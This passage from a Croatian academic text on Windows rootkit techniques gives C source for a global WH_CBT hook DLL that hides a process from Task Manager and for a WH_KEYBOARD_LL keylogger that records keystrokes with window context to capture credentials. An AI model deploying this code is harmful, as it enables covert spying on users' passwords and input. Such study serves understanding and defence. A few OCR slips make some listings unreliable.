prostora mogu pristupiti i ostali procesi pa se na taj način mogu dijeliti podaci između procesa. Prilikom dijeljenja podataka nikako se ne smiju dijeliti pokazivači na neke memorijske adrese (pokazivači nažalost čine većinu podatkovnih struktura Windows API-a) jer pokazivač u jednom procesu nema nikakvo značenje u drugom procesu i velika je vjerojatnost da pokazuje na posve krivu memorijsku adresu. Razrješavanje krive memorijske adrese najčešće vodi do pogreške pristupa (engl. *access violation*) i do rušenja programa. Budući da se filtrirajuća funkcija

globalne kuke izvodi u kontekstu bilo koje dretve, greška u kôdu vjerojatno će biti pogubna po rad operacijskog sustava i zahtijevat će ponovno pokretanje sustava. To je ujedno i drugi problem globalnih kuka – prilikom stvaranja filtrirajuće funkcije nužna je velika pozornost kako bi kôd bio u potpunosti ispravan. Još jedan problem globalnih kuka jesu performanse operacijskog sustava. U slučaju postavljanja npr. `WH_KEYBOARD` globalne kuke koja je zadužena za otkrivanje, procesiranje i modificiranje svih događaja vezanih za tipkovnicu, naša specificirana filtrirajuća procedura (kao i sve ostale procedure u tom lancu) izvest će se *svaki put* kada korisnik pritisne tipku na tipkovnici. Jasno je da to može imati drastične posljedice po performanse sustava, osobito ako je filtrirajuća funkcija složena ili loše napisana. Zbog svega navedenoga pri postavljanju globalnih kuka i odgovarajućih filtrirajućih procedura potrebno je biti vrlo oprezan.

Globalne kuke (odnosno odgovarajuće filtrirajuće funkcije) postavljaju se najčešće tako da postoji glavni program koji je implicitno povezan s DLL-om u kojem se nalazi filtrirajuća procedura (povezivanje je izvedeno tijekom prevođenja samog programa) i koji poziva funkciju `SetWindowsHookEx()`. Nakon što se dogodi odgovarajući događaj, filtrirajuća se funkcija poziva u kontekstu procesa *koji je uzrokovao aktiviranje filtrirajuće funkcije*, tj. *koji je uzrokovao događaj*. Najčešće glavni program mora biti obaviješten o uspješnom aktiviranju kuke pa filtrirajuća funkcija porukom dojavljuje to glavnom programu. Ovaj je postupak ilustriran slikom 6.6.



Slika 6.6: Postupak postavljanja, aktiviranja i reakcije na globalnu `WH_CBT` *kuku*

Na slici su prikazana 2 procesa: *Worker* i *Aplikacija*. *Worker* program ima implicitno uključenu DLL datoteku koja se u kôd ugradila tijekom prevođenja. U DLL datoteci nalazi se poziv funkcije `SetWindowsHookEx()` kao i odgovarajuća filtrirajuća funkcija. *Worker* program pozivom funkcije `SetWindowsHookEx()` postavlja globalnu `WH_CBT` kuku. U trenutku kada *Aplikacija* želi stvoriti prozor pozivom funkcije `CreateWindow()`, taj se poziv (točnije isporuka poruke `WM_CREATE` od strane operacijskog sustava) privremeno zaustavlja i započinje se izvoditi filtrirajuća procedura u *kontekstu Aplikacije*. To je na slici prikazano umetanjem DLL

biblioteke u adresni prostor *Aplikacije*. Namjerno je na slici DLL datoteka u adresni prostor *Aplikacije* smještena nešto "niže" nego što je to slučaj s *Worker* programom, kako bi se naglasila potpuna neovisnost tih adresnih prostora i činjenica da pokazivačka varijabla u jednom procesu pokazuje vrlo vjerojatno na sasvim krivu adresu u drugom procesu. Nakon umetanja DLL-a, pokreće se filtrirajuća funkcija koja funkcijom `SendMessage()` obavještava *Worker* program o aktiviranoj proceduri i eventualnim rezultatima. Filtrirajuća funkcija završava pozivanjem sljedeće funkcije u lancu. Pretpostavlja se da sve funkcije u lancu ispravno završavaju i da se dopušta stvaranje prozora kojeg je zatražila *Aplikacija*.

Mehanizam *Windows kuka* je u svojoj potpunosti znatno opširniji nego što je ovdje najosnovnije prikazano, no na navedenoj stranici [17] mogu se pronaći ostale potrebne informacije.

Kako se mehanizam kuka može iskoristiti kod *Naive* programa? Način njegove upotrebe identičan je onome opisanom na slici 6.6. Osnovna funkcionalnost *Naive* programa ostat će ista (za potrebe demonstracije skrivat će se samo proces u *Task Manager* aplikaciji, ne i direktorij u *Windows Explorer* aplikaciji, iako je postupak u principu isti). Programu se dodaje DLL datoteka unutar koje će biti funkcije za postavljanje i uklanjanje kuke odnosno filtrirajuće funkcije, koja se također nalazi unutar DLL datoteke. Glavni program će se "smjestiti" u sistemsku traku s programima i čekat će odgovarajuću poruku koju će primiti kada se stvori *Task Manager* proces (ili će reagirati na poruku izlaska koju mu može poslati korisnik odabirom opcije *Exit* u kontekstnom meniju). Nakon primitka te poruke, pokreće se već poznato "skrivanje" procesa.

Prvi korak je izrada DLL datoteke. DLL datoteka je u osnovi običan skup funkcija koji se može uključiti u *bilo koji* program (koji to eksplicitno zatraži, ili kojem programer namjerno umetne DLL kôd u adresni prostor, kao u ovom slučaju). Programski model biblioteka dinamičke veze sličan je bilo kojoj aplikaciji pisanoj u jeziku C, osim što je ulazna procedura (engl. *entry point*) nešto drukčija, a za *Naive* program (ova verzija nosit će naziv *Naive – improved*, glavni program nosi ime *NaiveWorker*, a DLL datoteka *NaiveDLL*) prikazana je na ispisu 6.8.

```
BOOL APIENTRY DllMain(HINSTANCE hInstance, DWORD ul_reason_for_call, LPVOID lpReserved)
{
        switch(ul_reason_for_call)
        {
        case DLL_PROCESS_ATTACH:
                hDLLInstance = hInstance;
                UWM_TASKMANCREAT = RegisterWindowMessage(UWM_TASKMANCREAT_MSG);
                break;
        case DLL_PROCESS_DETACH:
                //MakniTaskHook(hDialog);
                break;
        }
    return TRUE;
}
```

Ispis 6.8: Ulazna procedura NaiveDLL datoteke

Ulazna procedura nosi ime `DllMain` i prima nekoliko parametara od kojih nam je najvažniji drugi parametar. Taj parametar određuje "razlog" pozivanja `DllMain()` funkcije. `DllMain()` funkcija poziva se u slučaju kada neki proces ili neka dretva "ubace" kod DLL datoteke u svoj

adresni prostor (kodovi `DLL_PROCESS_ATTACH` i `DLL_THREAD_ATTACH`), odnosno kada taj proces ili dretva završavaju (kodovi `DLL_PROCESS/THREAD_DETACH`). U ovom slučaju, prilikom ubacivanja DLL datoteke u adresni prostor *procesa* inicijalizira se globalna varijabla koja pokazuje na instancu DLL datoteke i registrira se poruka `UWM_TASKMANCREAT` u operacijskom sustavu Windows. Dotična poruka će se slati procesu *NaiveWorker* i zbog toga ju je potrebno registrirati. Kada proces završava, najčešće se poziva funkcija koja oslobađa zauzete resurse (u ovom slučaju uklanja postavljenu kuku), no to će se obaviti iz *NaiveWorker* programa koji je kuku i postavio, tako da u ovom slučaju to nije potrebno.

U DLL datoteci potrebno je definirati i funkciju `PostaviTaskHook()` koja će obaviti postavljanje odgovarajuće kuke:

```
_declspec(dllexport) BOOL PostaviTaskHook(HWND hWnd)
{
        if(hDialog != NULL) return false;           //već postoji hook

        //tip kuke je WH_CBT, to nam omogućava praćenje stvaranja novih prozora
        //Procedura koja se poziva u slučaju stvaranja novog prozora je HookProc
        //Kuka je globalna, postavlja se za sve procese u sustavu, sto doslovno znači
        //da će se HookProc izvesti za svaki novostvoreni prozor
        hHook = SetWindowsHookEx(WH_CBT, HookProc, hDLLInstance, 0);

        //ako se nije dogodila greška, inicijaliziramo odgovarajući prozor koji
        //predstavlja Worker proces
        if(hHook != NULL)
        {
                hDialog = hWnd;
                return true;
        }

        return false;
}
```

Ispis 6.9: Funkcija koja postavlja `WH_CBT` kuku

Sam potpis funkcije označava da se radi o funkciji unutar DLL datoteke, pa se s `__declspec(dllexport)` konstruktom označava da se ta funkcija "izvozi" iz datoteke, tj. da se može pokrenuti iz bilo kojeg procesa koji je uključio DLL datoteku u svoj adresni prostor. Na novostvorenu kuku pokazuje ručica `hHook`. Ostatak funkcije vrlo je dobro komentiran i ne traži dodatno objašnjenje. Tip kuke koji se postavlja je `WH_CBT` jer želimo reagirati u trenutku stvaranja *Task Manager* procesa (i to prije nego što se dotični prozor uopće stvori!).

Funkcija kao parametar prima ručicu na prozor koji označava glavni (ujedno i nevidljivi) prozor *NaiveWorker* programa kojem će se slati `UWM_TASKMANCREAT` poruka o aktiviranom *Task Manager*-u. Prozor se sprema u **dijeljenu varijablu** `hDialog`, što je ostvareno na sljedeći način:

```
#pragma data_seg(".SHRD")
HWND hDialog = NULL;
#pragma data_seg()
#pragma comment(linker, "/section:.SHRD,rws")
```

Ispis 6.10: Definiranje dijeljene varijable `hDialog`

Osim funkcije za postavljanje kuke, uvijek mora postojati funkcija za uklanjanje kuke (iako se sama kuka briše završetkom procesa koji je kuku postavio). Pozivom funkcije `UnhookWindowsHookEx()` uklanja se postavljena kuka. Funkcija `MakniTaskHook()` koja poziva tu funkciju i uklanja kuku dana je na ispisu 6.11.

```
__declspec(dllexport) BOOL MakniTaskHook(HWND hWnd)
{
        if(hWnd == NULL || hWnd != hDialog)
                return false;

        BOOL ret = UnhookWindowsHookEx(hHook);

        if(ret) hDialog = NULL;
        return ret;
}
```

Ispis 6.11: Funkcija za uklanjanje postavljene kuke

Filtrirajuća funkcija nosi naziv `HookProc()` i dana je na ispisu 6.12.

```
LRESULT CALLBACK HookProc(int nCode, WPARAM wParam, LPARAM lParam)
{
        TCHAR szBuf[256];

        //provjeri da li je riječ o našoj kuki, ako nije, zovi sljedeću kuku u nizu
        if(nCode < 0)
                return CallNextHookEx(hHook, nCode, wParam, lParam);

        //ako je stvoren novi prozor
        if(nCode == HCBT_CREATEWND)
        {
                //dohvati ručicu na stvoreni prozor
                HWND hWinNew = (HWND) wParam;
                DWORD dPID;

                //zanima nas PID novog prozora, tj. njegovog procesa
                GetWindowThreadProcessId(hWinNew, &dPID);

                //otvaramo taj proces za pisanje (iako se ovaj kod izvodi upravo u
                //tom procesu)
                HANDLE hProc = OpenProcess(PROCESS_VM_READ \
                                PROCESS_QUERY_INFORMATION, FALSE, dPID);

                //dohvaćamo ime procesa koji je određen ručicom hProc
                GetModuleFileNameEx(hProc, NULL, szBuf, 256);

                //ako se radi o Task Manager procesu
                if(!lstrcmpi(szBuf, _T("C:\\WINDOWS\\system32\\taskmgr.exe")) || \
                        !lstrcmpi(szBuf, _T("C:\\WINNT\\system32\\taskmgr.exe")))
                {
                        //pošalji poruku Worker aplikaciji, tj. njenom prozoru koji
                        //je određen ručicom hDialog - PID se prenosi kao wParam
                        PostMessage(hDialog, UWM_TASKMANCREAT, dPID, 0);
                }
```

```
        }

        //uvijek je pristojno pozvati sljedeću kuku u nizu, iako to nije nužno
        return CallNextHookEx(hHook, nCode, wParam, lParam);
    }
```

Ispis 6.12: Filtrirajuća funkcija za `WH_CBT` kuku

U slučaju da je stvoren novi prozor (kôd `HCBT_CREATEWND`) vrši se dojavljivanje *NaiveWorker* programu. Dok je u programu *Naive* "prepoznavanje" *Task Manager* aplikacije izvršeno po nazivu prozora (*Windows Task Manager*), ovdje se to radi na drukčiji način kako bi se demonstriralo da prvi način nije jedini. *Task Manager* aplikacija prepoznaje se prema svojoj izvršnoj datoteci koja se uobičajeno nalazi u direktoriju *C:\Windows\system32\taskmgr.exe* (Windows XP) ili *C:\WINNT\system32\taskmgr.exe*. Ovaj pristup nema prednosti pred prvim, samo je dan kao demonstracija drukčije mogućnosti. Valja naglasiti da su oba pristupa jednako loša jer se oslanjaju na podatke u operacijskom sustavu koji *bi trebali* biti uvijek isti, iako to ne mora biti tako. Napredniji program bi morao vršiti složenija ispitivanja kako bi ustvrdio da se doista radi o ciljanoj aplikaciji.

Ako se doista radi o *Task Manager* aplikaciji, filtrirajuća funkcija šalje `UWM_TASKMANCREAT` poruku *NaiveWorker* programu, koji je određen već navedenom `hDialog` ručicom. U poruci se kao parametar šalje i identifikator *Task Manager* procesa spremljen u varijabli `dPID`, a to je nužno kako bi *NaiveWorker* program mogao ispravno identificirati *Task Manager* prozor (ručicu na prozor bilo bi "opasno" slati jer, iako su ručice na prozore različitih procesa globalne i iste u oba procesa, preporuka kaže da se nikada porukama ne bi trebale slati nikakve ručice).

Središnji dio *NaiveWorker* programa čini takozvana *petlja poruke* u kojoj program prima poslane mu poruke i obavlja akcije u skladu s vrstom poruke. Dotična petlja u *NaiveWorker* programu ima oblik prikazan na ispisu 6.13.

```
...
        PostaviTaskHook(hDialog);

        bool zastE = false;
        bool zastT = false;

        while (GetMessage(&msg, NULL, 0, 0))
        {
                //ako je primljena poruka od strane Task managera (pokrenut je Windows Task
                //Manager)
                if(msg.message == UWM_TASKMANCREAT)
                {
                        //odspavaj, da dopustimo pojavu Worker aplikacije u listi procesa
                        Sleep(300);

                        //budući da će se kuka aktivirati za SVE STVORENE prozore (čak i za
                        //prozore djecu, a Task manager ima mnogo prozora djece), nakon što
                        //smo primili dojavu za glavni prozor ne želimo daljnje dojave
                        if(zastT == true) continue;

                        //PID se šalje kao wParam u poruci
                        dTaskManPID = (DWORD) msg.wParam;
```

```
                        //moramo naći ručicu na Task manager prozor
                        if(!EnumWindows(NadjiProzor, 0))
                        {
                                //našli smo ili na Task manager prozor ili se dogodila
                                //greška u enumeraciji
                                if(hTaskManWnd == NULL) ;
                                //ovo je greška, trebalo bi ju nekako handlati

                                //stvori dretvu koja će vršiti obradu
                                HANDLE hThreadT = CreateThread(NULL, 0, TaskManagerObrada,\
                                                (LPVOID) hTaskManWnd, 0, NULL);
                                CloseHandle(hThreadT);
                                Sleep(5000);
                                zastT = true;
                        }
                        continue;
                }
                if(!IsDialogMessage(hDialog, &msg))
                {
                        TranslateMessage(&msg);
                        DispatchMessage(&msg);
                }

                zastE = false;
                zastT = false;
        }

        MakniTaskHook(hDialog);
...
```

Ispis 6.13: Osnovna petlja NaiveWorker programa

U *NaiveWorker* programu najprije se ugrađuje odgovarajuća kuka, a zatim se ulazi u glavnu *petlju poruke*. Kada se primi definirana `UWM_TASKMANCREAT` poruka, započinje se s obradom liste procesa. Najprije je iz PID-a *Task Manager* procesa potrebno dobiti ručicu na odgovarajući prozor što se obavlja pozivom funkcije `EnumWindows()`, odnosno pozivom odgovarajuće funkcije povratnog poziva – `NadjiProzor()`. Važno je uočiti da će se za svaki stvoreni prozor dijete koji pripada *Task Manager* procesu (a takvih je vrlo mnogo) pozvati filtrirajuća funkcija koja će poslati odgovarajuću poruku i uvijek će gornji uvjet biti istinit. Kako bi spriječili stvaranje dretve i pokretanje obrade za svaki prozor, a ne samo za glavni, uvodimo kontrolne zastavice koje to sprječavaju. Funkcija `NadjiProzor()` vrlo je jednostavna :

```
BOOL CALLBACK NadjiProzor(HWND hWnd, LPARAM lParam)
{
        DWORD dTrenutniPID;

        GetWindowThreadProcessId(hWnd, &dTrenutniPID);

        if(dTrenutniPID == dTaskManPID)
        {
                hTaskManWnd = hWnd;
                return false;
                //malo neobično, no false prekida enumeraciju, našli smo naš
                //Task Manager prozor
        }
```

```
        return true;
    }
```

Ispis 6.14: Funkcija povratnog poziva koja pronalazi glavni Task Manager prozor

Funkcija uspoređuje PID primljen od strane filtrirajuće funkcije s PID-om prozora koji se trenutno enumerira (kroz funkciju `EnumWindows()`). Ako su ta dva identifikatora jednaka, onda je pronađen odgovarajući prozor i u petlji na ispisu 6.13 se dalje stvara dretva koja vrši obradu već poznatom funkcijom `TaskManagerObrada()`. Ostatak programa identičan je *Naive* programu.

Uvođenjem mehanizma *Windows kuke* program nije postao značajnije "bolji", zapravo, niti jedan ključni problem programa *Naive* nije riješen i taj program i dalje ostaje praktički neupotrebljiv. No iskazani mehanizam vrlo je važan i često korišten, kako u zloćudnim programima, tako i u antivirusnim aplikacijama. Windows kuku može ugraditi običan korisnik, čak i kada se radi o globalnoj kuki i sasvim je jasno da su kuke napadačev najčešći izbor za umetanje zloćudnog koda u *bilo koji* proces na sustavu. Razvojni inženjeri Windows operacijskog sustava vjerojatno su ostavili globalne kuke "dostupne" i običnom korisniku kako bi antivirusni softver, procesne zaštitne stijene, ali i brojni drugi softver mogao normalno funkcionirati i s ograničenim ovlastima.

U svakom slučaju, program za zaštitu morao bi na neki način imati nadzor nad kukama u sustavu. Ne postoje funkcije koje bi omogućavale prebrojavanje svih kuka, niti su podatkovne strukture u jezgri operacijskog sustava koje se odnose na kuke dokumentirane, no svakako bi program za zaštitu trebao nadzirati barem pozive funkcije `SetWindowsHookEx()` kao osnovnim (ali ne i jedinim) načinom za stvaranje kuke.

Iako je mehanizam ovdje pokazan na programu za kojeg je zaključeno da nije previše "koristan", nimalo ne treba podcijeniti "opasnost" mehanizma po sigurnost operacijskog sustava. Vrlo česta funkcionalnost programa za prikrivanje prisutnosti napadača je prikupljanje korisničkih lozinki i ostalih privatnih podataka. Na korisničkoj razini to se postiže upravo mehanizmom kuka (i na jezgrenoj također, ali se ne radi o doslovno istim kukama).


Windows operacijski sustav na raspolaganju ima dvije osnovne skupine kuka za rad s tipkovnicom: `WH_KEYBOARD` i `WH_KEYBOARD_LL`. Razlika između te dvije skupine je što posljednje navedena kuka radi na nešto nižoj razini nego prva (`LL` označava engl. *Low Level*) i može presresti unos koji se vrši primjerice u komandnoj liniji, dok prva kuka nema tu mogućnost. Postavljanjem kuke `WH_KEYBOARD_LL` moguće je presresti praktički sav unos koji korisnik vrši u operacijskom sustavu Windows putem tipkovnice. Iznimku predstavljaju virtualni operacijski sustavi u virtualizacijskoj aplikaciji iz kojih se ovim putem neće moći presretati unos, no sav drugi unos moguće je presresti i prikupljati.

Uzimajući u obzir prethodno navedene primjere i programe, napadač može jednostavno napraviti program koji će postaviti `WH_KEYBOARD_LL` kuku i prikupljati sav korisnički unos s tipkovnice. Kôd koji je ovdje prikazan djelomice je preuzet s *CodeProject* stranice [18] iako je znatno nadopunjen i mnogo dorađeniji. Sam unos predstavljen kao skup znakova unesenih s tipkovnice, sam za sebe nema prevelikog smisla već ga je poželjno staviti u odgovarajući kontekst. Primjerice, niz znakova "*petar p1234*" sam za sebe nema preveliku važnost, no ako napadač zna da je korisnik dotični niz znakova upisao u *web preglednik* i barem okvirno zna o kojoj se web stranici radilo, vrlo lako može zaključiti da se radi o korisničkom imenu i lozinki korisnika za dotičnu web stranicu.

Mehanizam funkcioniranja ove kuke vrlo je sličan mehanizmu funkcioniranja kuke `WH_CBT`, iako za ovu vrstu kuke nije nužno da se izvodi u kontekstu aplikacije koja izaziva događaj, tj. ova vrsta kuke i pripadna filtrirajuća funkcija ne moraju biti smještene u zasebnoj biblioteci dinamičke veze. U demonstracijskom programu je ipak korišten pristup gdje su kuka i filtrirajuća funkcija smještene u DLL datoteci jer je uz kuku `WH_KEYBOARD_LL` potrebno postaviti i kuku `WH_CBT` koja će poslužiti za određivanje trenutno aktivnog prozora, odnosno konteksta unesene skupine znakova. Budući da se `WH_CBT` kuka mora nalaziti u DLL datoteci, i druga kuka je radi jednostavnosti smještena u istu datoteku.

`WH_KEYBOARD_LL` kuka čeka na unos s tipkovnice i aktivira se *prije* nego se odgovarajući znak (ili kombinacija znakova, npr. *shift* + *slovo*, *ctrl* + *alt* + *del* i sl.) postavi u red čekanja trenutno aktivne aplikacije (točnije njene dretve koja izvršava petlju poruke). Aktivira se filtrirajuća procedura koja može promijeniti unos ili ga zabilježiti, a zatim se sam unos šalje u red čekanja aktivne aplikacije odakle ga aplikacija može pročitati i iskoristiti (primjerice prikazati na zaslonu).

Vrlo pojednostavljeni tok unosa s tipkovnice u operacijskom sustavu Windows prikazan je na slici 6.7.



Slika 6.7: Tok unosa s tipkovnice i umetanje `WH_KEYBOARD_LL` *kuke*

Sklopovski dio unosa znaka s tipkovnice i njegovog prikaza u sustavu sastoji se od kontrolera i8042 s kojim komunicira jezgra operacijskog sustava putem dva upravljačka programa prikazana na slici. Veza između jezgre i korisničkih aplikacija ostvarena je (uglavnom) preko

funkcija iz `user32.dll` biblioteke koja je automatski uključena u sve aplikacije *Win32* podsustava (to su sve aplikacije koje imaju prozor, dijalog ili neki slični objekt koji se može grafički prikazati). Kada na sustavu nije postavljena `WH_KEYBOARD_LL` kuka, unos s tipkovnice direktno se šalje u red čekanja aplikacije kojoj je unos namijenjen. Uz postavljenu kuku, unos ide zaobilaznim putem koji obuhvaća filtrirajuću proceduru dotične kuke iz koje je moguće pohraniti unos, odnosno poslati nekoj aplikaciji signal da je primljen novi znak.

Program koji postavlja kuku sastojat će se, kao i u prethodnom slučaju, pri razvijanju *Naive – improved* programa, od dva dijela – od tzv. radne (*Worker*) aplikacije i od same DLL datoteke u kojoj se nalaze filtrirajuće procedure i same kuke.

Korisnik pokretanjem radne aplikacije postavlja dvije prethodno navedene kuke: `WH_CBT` i `WH_KEYBOARD_LL`. Prva kuka služi za registriranje trenutno aktivne aplikacije (uz skrivanje procesa u *Task manager* aplikaciji koje je doslovno preuzeto iz prethodnog demonstracijskog programa). Svaki puta kada korisnik učini neku aplikaciju aktivnom (postavi ju u prvi plan klikom miša ili *alt* + *tab* odabirom), aktivirat će se odgovarajuća filtrirajuća procedura koja će radnoj aplikaciji (naravno, filtrirajuća procedura za `WH_CBT` kuku nalazi se u DLL datoteci i izvodi se u kontekstu aplikacije koja je postala aktivna) dojaviti promjenu trenutno aktivnog prozora:

```
LRESULT CALLBACK HookProc(int nCode, WPARAM wParam, LPARAM lParam)
{
...
        //inače, ako se promijenio aktivni prozor
        else if(nCode == HCBT_SETFOCUS)
                //pošalji poruku Worker aplikaciji, prvi parametar je ručica na prozor koji
                //je postao aktivan
                //drugi parametar je ručica na prozor koji je bio aktivan prije aktiviranja
                //kuke
                PostMessage(hDialog, UWM_FOCUSCHANGED, wParam, lParam);

        //uvijek je pristojno pozvati sljedeću kuku u nizu, iako to nije nužno
        return CallNextHookEx(hHook, nCode, wParam, lParam);
}
```

Ispis 6.15: Prepoznavanje promjene aktivnog prozora i obavještavanje Worker aplikacije

`UWM_FOCUSCHANGED` je registrirana poruka koju prepoznaje *Worker* aplikacija i koja označava da je neki novi prozor postao aktivan. Ostatak kôda je dobro komentiran pa ga nije potrebno obrazlagati. Ostatak `WH_CBT` procedure `HookProc()` identičan je kao i u prethodnom demonstracijskom programu, a odnosi se na prepoznavanje aktiviranja *Task Manager* aplikacije. Na ovaj način ovaj se program može skrivati u listi procesa (iako, kao što je pokazano, ne čini to na najbolji način), a istovremeno obavlja zloćudnu aktivnost prikupljanja korisničkog unosa s tipkovnice.

Kôd postavljanja `WH_KEYBOARD_LL` kuke prikazan je na ispisu 6.16.

```
__declspec(dllexport) BOOL PostaviKeyLogHook(HWND hWnd)
{
        if(hKeyHook != NULL) return false;                      //hook već postoji

        //tip kuke je WH_KEYBOARD_LL, kuka je globalna, a pri njenom aktiviranju
        //poziva se KeyLogProc procedura
```

```
	hKeyHook = SetWindowsHookEx(WH_KEYBOARD_LL, KeyLogProc, hDLLInstance, 0);

	//ako se nije dogodila nikakva pogreška pri postavljanju kuke
	//postavi hDialog na hWnd, što predstavlja Worker proces
	if(hKeyHook != NULL)
	{
		if(hDialog == NULL) hDialog = hWnd;
		return true;
	}

	return false;
}
```

Ispis 6.16: Postavljanje `WH_KEYBOARD_LL` *kuke*

Odgovarajuća filtrirajuća procedura prikazana je na ispisu 6.17.

```
LRESULT CALLBACK KeyLogProc(int nCode, WPARAM wParam, LPARAM lParam)
{
	//WH_KEYBOARD_LL kuka ima posebnu strukturu podataka koja se prenosi
	//pri aktiviranju same kuke i ima sve potrebne podatke
	KBDLLHOOKSTRUCT *keyHookStruct;
	WORD transChar;
	char c;

	//ako nešto nije za nas, pozovi sljedeću kuku u nizu
	if(nCode < 0)
		return CallNextHookEx(hKeyHook, nCode, wParam, lParam);

	//ako se dogodila neka promjena, pritisak tipke ili nesto slično
	//onda pokreni obradu
	if(nCode == HC_ACTION)
	{
		//kao drugi parametar filtrirajuće procedure prenosi se odgovarajuća
		//struktura KBDLLHOOKSTRUCT.
		keyHookStruct = (KBDLLHOOKSTRUCT *) lParam;
		//spremamo tzv. Virtual Key Code po kojem je moguće identificirati o kojoj
		//se tipki radi
		DWORD dwVkCode = keyHookStruct->vkCode;

		//ako se radi o tipki shift (bilo lijevoj bilo desno shift tipki)
		if((dwVkCode == VK_LSHIFT) || (dwVkCode == VK_RSHIFT))
		{
			//i ako je tipka pritisnuta
			if((wParam == WM_SYSKEYDOWN) || (wParam == WM_KEYDOWN))
				//pošalji poruku Worker aplikaciji gdje se kao prvi
				//argument šalje oznaka 's' = shift, a kao drugi parametar
				//šalje se 'd' = down
				PostMessage(hDialog, UWM_KEYPRESSED, (WPARAM) 's', 'd');
			else
				//inače je tipka otpuštena, pa pošalji sličnu poruku Worker
				//aplikaciji
				PostMessage(hDialog, UWM_KEYPRESSED, (WPARAM) 's', 'u');
		}
		//ne želimo dva puta pamtiti isti unos - u suštini ce se ova procedura
		//pozvati za bilo koju promjenu  na tastaturi, a to znači i pritisak i
		//otpuštanje tipke.
```

```
                //Želimo samo jednom zabilježiti znak, pa zato u slučaju otpuštanja tipke
                //zovemo sljedeću kuku u nizu i ne radimo ništa
                if((wParam == WM_KEYUP) || (wParam == WM_SYSKEYUP))
                        return CallNextHookEx(hKeyHook, nCode, wParam, lParam);

                //ako se radi o pritisku na tipku tab, enter ili backspace
                if(dwVkCode == VK_RETURN || dwVkCode == VK_TAB || dwVkCode == VK_BACK)
                        //pošalji "signal" Worker aplikaciji
                        PostMessage(hDialog, UWM_KEYPRESSED, (WPARAM) 'm', dwVkCode);

                else
                {
                        //dohvati trenutno stanje s tipkovnice - nije sasvim pouzdano
                        GetKeyboardState(keyState);

                        //ako je pritisnut CAPS LOCK, onda ga "prisilno" postavljamo u
                        //našem byte polju koje sadržava sve znakove s tipkovnice
                       if(GetKeyState(VK_CAPITAL) /*& 0x8000*/) keyState[20] = 1;

                        //prebaci Virtual KeyCode i Scan Code u običan ASCII znak, uzevši
                        //u obzir prethodno namještena velika slova
                        ToAscii(dwVkCode, keyHookStruct->scanCode, keyState, &transChar,\0
                                                                                0);

                        c = (char) transChar;

                        //posalji Worker aplikaciji dotični znak
                        PostMessage(hDialog, UWM_KEYPRESSED, (WPARAM) 'r', (LPARAM) c);
                }
        }

        return CallNextHookEx(hKeyHook, nCode, wParam, lParam);
}
```

Ispis 6.17: Filtrirajuća procedura `WH_KEYBOARD_LL` *kuke*

Sama funkcija je vrlo dobro komentirana, no potrebno je naglasiti ključne stvari. Kao parametar `wParam` filtrirajuće procedure predaje se trenutno "stanje" tipke, tj. da li je tipka pritisnuta ili otpuštena. Procedura će se pozvati svaki put kada se dogodi promjena stanja tipke, dakle i kad je tipka pritisnuta i kad je ista tipka otpuštena. Budući da ne želimo dva puta spremati isti znak, to u funkciji moramo na gore prikazan način spriječiti. Kao `lParam` parametar predaje se pokazivač na `KBDLLHOOKSTRUCT` strukturu koja prema MSDN ima sljedeći oblik:

```
typedef struct {
    DWORD vkCode;
    DWORD scanCode;
    DWORD flags;
    DWORD time;
    ULONG_PTR dwExtraInfo;
} KBDLLHOOKSTRUCT, *PKBDLLHOOKSTRUCT;
```

Ispis 6.18: `KBDLLHOOKSTRUCT` *struktura*

Od svih članova strukture za ovo razmatranje važni su samo `vkCode` i `scanCode` koji sadržavaju virtualnu (softversku) i hardversku oznaku koja opisuje pritisnutu tipku. Ostali članovi

sadržavaju zastavice, vremenske oznake i neke dodatne informacije o pritisnutoj tipci i nisu značajni pri presretanju i pohranjivanju upisa.

Najveći problem kod izgradnje ovakvog programa predstavljaju specijalni znakovi koji se moraju na odgovarajući način prepoznati i zapisati. Prikazani način gdje se posebno izdvaja tipka *shift*, posebno tipke *tab*, *enter* i *backspace* i posebno svi ostali znakovi možda nije najbolji, no načinjen je s namjerom da se korisnički unos na što vjerniji način zabilježi i prikaže. U svim slučajevima se *Worker* aplikaciji šalje odgovarajuća poruka koja sadržava primljeni znak ili oznaku koja opisuje o kojem se znaku radi.

